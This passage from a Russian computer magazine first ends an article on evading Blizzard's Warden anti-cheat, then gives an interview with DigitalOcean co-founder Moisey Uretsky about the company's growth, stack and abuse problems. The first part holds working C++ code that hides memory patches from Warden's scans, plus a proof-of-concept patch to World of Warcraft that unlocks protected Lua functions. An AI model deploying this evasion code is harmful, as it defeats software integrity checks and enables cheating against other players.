ставлять оригинальные. Хеши в таком случае будут идентичны тем, что хранятся на сервере, и изменения кода останутся незамеченными.

Чтобы в поле зрения Warden не попало ни одного измененного байта, при каждом вызове сканирования необходимо искать пересечение множеств сканируемых адресов с адресами пропатченных данных. Так как патчи, скорее всего, не будут идти один за другим (это не имеет смысла) — будет максимум одно пересечение для одного скана и данные можно будет брать из структуры, связанной с каким-то одним конкретным патчем. Все возможные варианты пересечений сводятся к одному двойному условию: либо адрес начала множества сканируемых байт входит во множество адресов патча, либо наоборот. Таким образом, мы должны перебирать все патчи, проверяя заданное условие:

C++

```
// Попадают ли сканируемые адреса
// под какой-либо патч? Перебираем все патчи
for ( unsigned int i=0; i< dwPatches; i++)
    // Находим пересечение
    if ((PatchList[i].addr - dwAddr < dwSize) || ↵
    (dwAddr - PatchList[i].addr < PatchList[i].len))
    {
        pCurrentPatch = &(PatchList[i]);
        break;
    }
```

Получив сопряженную с текущим сканированием структуру с информацией о патче, подменить данные не составит труда:

C++

```
if (!pCurrentPatch)
{
    // Сканируется непропатченная область —
    // копируем напрямую
    memcpy(pOutBuff, (PVOID)dwAddr, dwSize);
}
else
{
    // Побайтовая обработка
    for ( unsigned int i=0; i< dwSize; i++)
    {
        unsigned int delta = dwAddr+i - ↵
          pCurrentPatch->addr;
        byte* pCurrent;
        // Был ли байт по этому адресу пропатчен?
        if( delta < pCurrentPatch->len )
            pCurrent = pCurrentPatch->org + delta;
        else
            pCurrent = (PBYTE)(dwAddr+i);
        pOutBuff[i] = *pCurrent;
    }
}
```

Используя приведенный код вместо оригинальной процедуры сканирования, мы можем контролировать активность Warden, не давая ему возможности обнаружить любые внесенные в код изменения, даже в том случае, если Warden попытается проверить на целостность самого себя.

PROOF OF CONCEPT

В качестве демонстрации работоспособности обхода с извлечением какой-то практической пользы было принято решение произвести модификацию кода World of Warcraft по относительному смещению `0x008C9A3E`, которое проверяется сканером Warden. Процедура, соответствующая этому смещению, ответственна за проверку прав на исполнение Lua-скрипта (многие из функций WoW API заблокированы для пользователя и могут быть использованы только родным пользовательским интерфейсом). Участок кода в области этого смещения выглядит следующим образом:

MASM

```
mov    ebp, esp
mov    edx,dword ptr ss:[ebp+8]
mov    eax,dword ptr ds:[17A5B10]
xor    ecx,ecx
push   esi
cmp    dword ptr ds:[15FBAA8],ecx
je short 01309A84
cmp    edx, 22
```

Warden не может задетектить хак

Само смещение соответствует условному переходу после сравнения глобальной переменной, содержащей идентификатор уровня доступа для текущего контекста, с нолем (ноль соответствует самым высоким правам). Заменив условный переход безусловным, получаем возможность использовать любые функции WoW API, создавая сложные и «умные» скрипты, автоматизирующие многие игровые действия (самый примитивный пример использования: забиндить всю ротацию спеллов на одну кнопку, с проверкой кулдаунов и так далее, что сделать изначально невозможно). Упрощенный код установки патча выглядит примерно так:


C++

```
PBYTE    bCode = (PBYTE) "\xEB"; // JMP SHORT
Scanner::TPattern Pattern( "\x33\xC9\x56\x39\x0D\↵
  xFF\xFF\xFF\xFF\x74\x44\x83\xFA\x22", "x5?4x5");
DWORD dwProc = (DWORD) Scanner::ScanMem↵
  ( &Pattern );
if ( dwProc )
{
    DWORD dwProcChangeOffset = dwProc+9;
    if ( Patcher::Instance()->MakePatch↵
      ( (PBYTE)dwProcChangeOffset, bCode, 1 );
}
```

После установки патча становятся доступны прямо из макросов «защищенные» функции WoW API, а в логе активности Warden мы можем наблюдать предотвращенные попытки просканировать пропатченную область. Убедиться в этом ты можешь, скомпилировав и опробовав прилагаемые к статье исходники.

ПОЛНАЯ СВОБОДА ДЕЙСТВИЙ

Возможность безнаказанно вносить любые изменения в игровой клиент открывает широчайшие перспективы для дальнейших исследований. На самом деле в играх Blizzard можно сотворить абсолютно все, что только можно себе представить или захотеть. Об одних лишь возможностях разблокированных скриптов Lua в WoW можно было бы написать отдельную статью. Ведь даже простые скрипты могут избавить игрока от рутинных действий или снизить зависимость от реакции и внимательности, позволив уделять чуть больше времени другим вещам. При этом возможности свободных модификаций клиента не ограничиваются простой разблокировкой тех или иных возможностей. В общем, дерзай! ⌶




WARNING

Автор и редакция напоминают, что вся информация опубликована исключительно в образовательных целях, описанные в статье действия могут противоречить лицензионному соглашению Blizzard Entertainment.



УЧИМСЯ ПЛАВАТЬ В ОБЛ



За три года Digital Ocean стал любимцем технологичных компаний и команд разработчиков, а для рядовых гиков дроплеты DO уже давно перешли в разряд импульсивных покупок. При этом у Digital Ocean нет многих возможностей, которые предусмотрены у конкурентов, будь то свой CDN, балансировщики нагрузок или поддержка Windows. Зато есть свои козыри: низкая стоимость, удобный интерфейс админки и API, высокая скорость благодаря обязательному SSD и хорошее комьюнити. И судя по тому, что Digital Ocean продолжает открывать для себя новые регионы и придумывать новые фишки, отсутствие излишней серьезности компании только на руку.

КАК СОЗДАВАЛСЯ DIGITAL OCEAN


АКАХ

Беседовал Степан Ильин



Моисей Урецкий

СООСНОВАТЕЛЬ И ДИРЕКТОР ПО ПРОДУКТАМ DIGITAL OCEAN


Акула Сэмми, талисман сервиса

ИДЕЯ

Как возникла идея DO? На рынке уже были тысячи хостинг-провайдеров, не говоря о таких гигантах, как Amazon, Google, Microsoft. Наверняка все говорили, что ваша идея провалится?

До DO мы с братом много лет занимались хостингом, и в какой-то момент стало понятно, что все движутся в сторону «облака». Многие компании начали намного раньше нас — мы и сами тогда работали с различными провайдерами. Все они строили свои облака так, как считали нужным и правильным, но получалось как-то неоправданно сложно.

Так что мы решили, что займемся облаками и сделаем все по-своему, создадим свою версию, которая понравится нам самим, — что, наверно, было не очень разумно. Дело в том, что все, с кем мы это обсуждали, говорили, что это плохая идея и нам вообще не стоит за это браться :).

Так что, пожалуй, в этой истории не было никакой магии. Была хорошо знакомая нам область, в которой мы уже много работали. Нам не нравились представленные на рынке решения, и мы захотели сделать свое. Так возникла идея создать нечто, чем мы могли бы пользоваться сами и посмотреть, не захочет ли кто-нибудь еще тоже этим воспользоваться.

Кто был среди основателей, кроме вас? Вы все были программистами?

Основателями выступали я, мой брат Бен, Джефф Кар, Алек Картмен и Митч Вайнер. Все мы были разработчиками, но с разными наборами умений и с разным фокусом. Бен более подкован по части работы с сетями, системного администрирования и управления конфигурациями. Джефф — специалист по бэкендам, низкоуровневому программированию. У меня — смесь из фронтенд-разработки и системного администрирования, плюс у меня есть художественный бэкграунд, поэтому я присматриваю за тем, как выглядит наш продукт. Митч — наш маркетолог, но и он в прошлом много занимался разработкой и успел основать небольшую компанию, выпускавшую CRM-систему. Алек очень хорош в Rails.

В самом начале нашей команды хватало для решения всех задач, но потом, конечно, начали появляться новые проблемы и пришлось расширяться. Все-таки строить облако куда сложнее, чем просто писать софт и его деплоить. Например, многое завязано на физической инфраструктуре и куче серверов.

Изначально вы хотели взять какие-то готовые технологии (вроде OpenStack'а)?

В самом начале разработки мы действительно посматривали на то, что можно было найти в открытом доступе. Мы выбирали между CloudStack, OpenStack, Eucalyptus и еще несколькими проектами, но ни один из них восторга у нас не вызывал. С любым из них пришлось бы все переделывать под себя. Все-таки, когда создаешь высокотехнологичный продукт, ориентированный на разработчиков, то все внутренние технологии и API важны не меньше интерфейса. Даже начинающий разработчик рано или поздно выходит за рамки стандартной админки, и тогда в дело вступает то, что у продукта находится «под капотом».

УСПЕХ ПРИХОДИТ НЕ СРАЗУ

Как вы набрали первых пользователей? Все получилось сразу?

Мы тогда работали в коворкинге и просто положили пачку рекламных листовок в лифте и пригласили людей опробовать наш новый сервис Digital Ocean, получить на тест бесплатный облачный сервер. Разумеется, никто к нам не пришел, зарегистрировалось три человека, и на этом все могло закончиться. В общем, запуск как-то не очень удался :). Однако мы вложили в DO такое количество времени и сил, что решили продолжить работать.

Нам неожиданно представился шанс продемонстрировать DO на New York Tech Meetup, которую организует Meetup.com. Среди присутствующих нашлось 700–800 очень подкованных технически людей, все они были в восторге. Помню, когда мы проводили демонстрацию, мы пытались протестировать пару новых штук, например пытались выстроить интеграцию с GitHub'ом, но все было еще не совсем готово, так что на сцене нам пришлось показать фейк и представить его как бета-версию.

Потом, во время афтерпати, к нам подходили люди и задавали вопросы, они были в восторге от того, что мы делаем. У нас зарегистрировалось пятьдесят человек. Так что нашу платформу использовали уже не пять, а пятьдесят человек. Да, это был долгий путь.

А к инвесторам вы обращались, пробовали что-то еще?

Да, например, мы решили попробовать поучаствовать в TechStar и даже стали финалистами New York City TechStars, но Дэвид Тиш сказал нам: «Я не совсем понимаю, чем вы занимаетесь, парни, потому что я не технарь. Так что не уверен, что смогу вам помочь». Как бы то ни было, он посоветовал нам принять участие в программе Boulder (boulder.me). Мы обратились к ним, и они согласились провести техническую экспертизу. Но в итоге мы услышали все то же самое, что нам до этого говорили другие инвесторы: что Amazon AWS — наш крупнейший конкурент, что успеха не будет, что у нас ничего не получится. Мы ответили: «Ладно, вы „очень нам помогли"» — и продолжили заниматься тем, чем занимались.


А потом, в январе, спустя несколько месяцев, мы все-таки запустились. Отклик возник гигантский и почти моментально. До этого у нас подключалось пять-шесть человек, и вдруг все просто взорвалось — каждый день регистрировались сотни разработчиков. Мы осознали, что нам нужно немедленно регистрировать компанию, нанимать поддержку для пользователей, убедиться, что серверов в дата-центре достаточно, и так далее. Этот процесс, в общем-то, завертелся и не прекращается по сей день. Мы очень быстро увеличили штат компании до ста человек, но, по сути, мы делаем все то же, что и раньше, просто возникают новые челленджи. При этом нужно постараться не огорчать клиентов, которые в нас поверили и полюбили наш продукт. Мы стараемся сделать все, чтобы отплатить им тем же и продолжить радовать их и дальше.

DIGITAL OCEAN ИЗНУТРИ

Как со временем менялся ваш технологический стек? Вы действительно используете Go для разработки?

Любая компания проходит через одни и те же фазы. Все начинают с минимального продукта (MVP), выпускают прототип, который смогли создать, имея в распоряжении малое количество людей. В подобной ситуации отталкиваются не от нормального планирования, а прежде всего от того, что конкретный человек хочет разрабатывать и как он будет это писать. Из-за этого толком не представляешь, когда напорешься на проблему.





К концу 2013 года Digital Ocean обошел AWS по темпу роста числа веб-серверов — по данным Netcraft. Естественно, общее число инстансов здесь не учитывается

В частности, в январе 2013 года, когда все закрутилось и стало расти в геометрической прогрессии, нам пришлось перестроить всю систему, потому что она становилась все более запутанной. В частности, мы распределили все сервисы, чтобы в случае падения одного из сервисов не рухнула вся система.

В общем, мы убили кучу времени на то, чтобы перестроить код и перепланировать всю архитектуру. И вот тогда в наше поле зрения и попал Go, потому что это очень быстрый, новый язык, в котором много интересного. Думаю, это большая редкость — иметь идеальную тестовую площадку для таких вещей. А когда у тебя тысячи серверов, рассредоточенных по всему миру, Go очень естественно ложится в эту распределенную систему.

По сути, мы прошли через все муки роста, наша работа не ограничивалась созданием новых фишек и допиливанием продукта. Например, планирование выглядело следующим образом: мы оценивали свои масштабы, умножали их на десять и уже на эту цифру опирались, работая со своей архитектурой. И почти каждый раз, когда мы практиковали это «упражнение», Go вписывался идеально. К тому же люди, которым интересен Go, как правило, очень хорошие разработчики, и им интересны те проблемы, над которыми работаем мы. Благодаря этому мы смогли набрать большую команду отличных инженеров, готовую как поддерживать существующие продукты, так и делать новые.

Что сейчас находится «под капотом» Digital Ocean? Признаться, я удивлен, что вы используете все свое.

Мы действительно почти не используем сторонние инструменты. Исключение — некоторые низкоуровневые тулзы, но и их мало. Все, что касается управления, планирования, ивентов, управления аккаунтами, мы делаем сами.

Если у тебя есть низкоуровневый доступ к серверу, делать можно что угодно: сканить порты, DDoS'ить, заниматься фишингом, рассылать спам и так далее. То есть список возможных гадостей бесконечен, но многие злоумышленники даже не понимают, что наносят кому-то вред

Не спорю, OpenStack — интересная штука. Но его открытость сильно переоценена — все-таки этот проект развивается коммерческой организацией, а это как-то неправильно. Это не типичная опенсорсная история, в которой два-три человека собрались вместе и в свободное время что-то написали, а потом их поддержало комьюнити, помогло им, и все стали пользоваться продуктом. Есть немало примеров проектов, которые не очень поддерживались сообществом и развивались в основном благодаря компаниям. Почти во всех случаях все заканчивается одинаково: разработчики пытаются угодить всем сразу, в процессе участвует слишком много заинтересованных лиц, в итоге — полная дезорганизация. Мы со всех сторон слышим о проблемах с OpenStack и о том, что после деплоя все время разработчиков уходит на отлов багов и попытки заставить все нормально работать. Мы считаем, что если уж тратить свои ресурсы на багфиксы, то пусть это по крайней мере будут наши собственные баги.

Какое железо используете?

В основном Dell и SuperMicro. Они поставляют надежное железо, так что мы работаем с ними уже несколько лет. Они очень хорошо относятся к нам и стараются всячески поддержать. Нам приходится осуществлять закупки в самых разных странах, и каждый новый дата-центр только прибавляет сложностей с логистикой, заказом серверов, их доставкой, сборкой и так далее. Поэтому иметь такого партнера, как Dell, у которого, как правило, в каждой стране есть представительство, очень удобно. Например, мы недавно открыли дата-центр в Амстердаме, и на то, чтобы доставить туда партию серверов, понадобилось 12 дней. Раньше это занимало у нас порядка двух месяцев. Поэтому мы бы и рады собирать собственные серверы, но сейчас для нас основным приоритетом является логистика.

БЕЗОПАСНОСТЬ И ДРУГИЕ ПРОБЛЕМЫ

Для любого PaaS и хостинга безопасность — головная боль. Особенно когда с твоих мощностей начинают делать всякие гадости. Как вы это отслеживаете, как боретесь?

Безопасность — это большая проблема. Мы общались с разными компаниями и стартапами, спрашивали у них, какие цифры по абьюзу и фроду наблюдают они. Мы говорили со многими крупными компаниями в Нью-Йорке. Порядка 1–2% их транзакций — мошеннические. Но пара процентов — это ничто, потому что нам приходится иметь дело с 30–40%! То есть каждый третий зарегистрированный пользователь Digital Ocean — фейковый.

Это действительно огромная проблема, затрагивающая всю индустрию. Если у тебя есть низкоуровневый доступ к серверу, делать можно что угодно: сканить порты, DDoS'ить, заниматься фишингом, рассылать спам и так далее. То есть список возможных гадостей практически бесконечен, но многие злоумышленники даже не понимают, что наносят кому-то вред. Многие из них просто учатся писать код и разбираются в технологиях, для этого они и занимаются разными сомнительными экспериментами. Они не понимают, что их поступки вызывают множество проблем, просто они любознательны. Наша работа заключается в том, чтобы выявлять такие инциденты и не мешать «законопослушным» пользователям. К сожалению, это скорее искусство, чем наука.

Но каких-то успехов вы добились?

Конечно, мы используем множество разных технологий. Иногда сотрудничаем с другими компаниями, которые специализируются на решении такого рода проблем, но много автоматизации производим и сами. Однако даже компании, для которых это основная работа, где работают мегаумы, гении... даже эти компании скажут вам: «Слушайте, мы постепенно этим займемся, будем работать день за днем, но все равно не гарантируем вам стопроцентного результата. Как только мы найдем какое-то решение, злоумышленники придумают, как его обойти». Но мы это понимаем, нормально к этому относимся.

Самая неприятная ситуация — это когда в результате автоматизированных тестов нормального пользователя отмечают как нарушителя. Естественно, для них это становится полной неожиданностью и приводит к различным проблемам. Мы ста-

раемся общаться с такими пользователями, объясняем им, почему мы так поступаем. К сожалению, это, конечно, портит им весь юзер-экспириенс и огорчает их, и такие пользователи имеют полное право злиться и возмущаться. Но, увы, если ничего не делать, то проблем будет еще больше, в итоге пострадают вообще все пользователи. Обойти этот вопрос просто невозможно. Поэтому нужно продолжать работать, стараться изо всех сил.

Когда речь идет о таких масштабных проектах, как DO, возможно, глупо спрашивать про главные проблемы, с которыми вы сталкивались. Но все же — что вы могли бы выделить особо?

Думаю, что главная проблема не на каком языке писать продукт, а как спроектировать оптимальную архитектуру. В нашем случае основные проблемы связаны с объединением распределенных систем — нужно постоянно оптимизировать то, как данные синхронизируются по разным участкам твоей архитектуры. И чем обширнее география твоего проекта, тем острее стоит эта проблема.

У нас был интересный случай, когда мы открыли представительство в Сингапуре. До этого у нас было центральное место, где мы хранили данные, так как задержка между Восточным и Западным побережьями США и Амстердамом была одинаковая и ничего особенно не тормозило. Но когда мы пришли в Сингапур, стало очевидно, что задержка до Сингапура явно куда выше, чем мы предполагали. Плюс помимо проблемы с лагом есть и проблема надежности канала — это еще одна задача, которую решают в рамках распределенных архитектур. Словом, это очень интересный набор проблем.

Когда все продолжает разрастаться, даже у самых банальных проблем обнаруживаются новые аспекты. Собирать аналитику с виртуальных машин в таких масштабах — это уже интересный челлендж, особенно когда ты хочешь получать данные в реальном времени. Как минимум нужно убедиться, что все уведомления рассылаются верно и своевременно. Так что, даже реализуя самые базовые вещи, в таких масштабах приходится разбираться в мельчайших деталях.

DO СЕГОДНЯ

Я довольно активно использую API. За три последних года он уже дважды менялся. В чем была проблема оригинального API?

Существуют ошибки, которые так или иначе совершаются; что-то получается хорошо, что-то хуже. Первый API был потрясающий, им пользовалось огромное количество людей по всему миру. Но наши клиенты «взрослели» и со временем обнаружили ряд ограничений. Было две основных вещи, которые мы хотели изменить.

Первое: мы очень хотели сделать API полностью RESTful. Оригинальная версия этим похвастаться не могла, что создавало определенные проблемы с Google, написанием wrappers и так далее. Это не удовлетворяло многих.

Второе: пользователи стали вытворять с нашим API такое, до чего мы сами бы никогда не додумались. Например, люди начали писать мобильные приложения для работы с DO. Наш API не поддерживал OAuth, поэтому для авторизации приходилось копировать в приложение ID и длиннющий ключ — явно не лучший юзер-экспириенс. Все это мы учли в новой версии.

В новой версии вообще много внимания уделяется интеграции. Благодаря этому стало проще думать о разработке новых сервисов и интеллектуальных приложений. Теперь им можно гибко назначать различные роли и права доступа. Словом, мы начали думать о наших пользователях не как об индивидуальных разработчиках, а как о большой единой экосистеме.

Какая фича в DO самая крутая, на ваш взгляд?

Я считаю, что самая крутая фича любого продукта — это не то, что вы видите, а то, чего вы не видите. Иными словами, лучшие фичи — те, которые мы не стали внедрять. Это особенно важно, когда речь идет о продукте, ориентированном на разработчиков. Когда делаешь что-то для продвинутых пользователей, всегда есть желание напихать побольше функций и настроек. Но в результате получается неудобный интерфейс и плохой юзер-экспириенс. Так что думаю, наше главное преимущество — в умении находить баланс.

2 000 000

СЕРВЕРОВ РАЗВЕРНУТО НА ДАННЫЙ МОМЕНТ

Мы всегда думаем о том, зачем добавлять в продукт ту или иную фичу, как нам от нее избавиться в случае чего. Если продукт уже перегружен, мы думаем о том, как его упростить, как забрать часть груза и сложностей на себя, а не заставлять наших пользователей разбираться со всем этим самостоятельно.

ПОЧЕМУ ВАЖНО КОМЬЮНИТИ

Мне нравится, как вы работаете со своим комьюнити и пользователями. Каждый раз, когда ты пишешь в суппорт и получаешь ответ по существу от человека, который явно в теме. Вокруг DO уже сейчас сформировалось серьезное комьюнити, как вам это удалось?

Комьюнити — это, бесспорно, один из наших приоритетов. У нас есть три главных принципа: любовь, простота и комьюнити. Все начинается с любви — мы сами должны любить свой продукт, ведь если даже мы его не любим, то почему его должен полюбить кто-то другой? Также нужно любить своих пользователей. Когда эти условия соблюдены, ты понимаешь, что можешь сделать очень многое, чтобы помочь людям. Думаю, мы так плотно на этом концентрируемся, потому что без поддержки, которую нам оказывает комьюнити, у нас ничего бы не вышло.

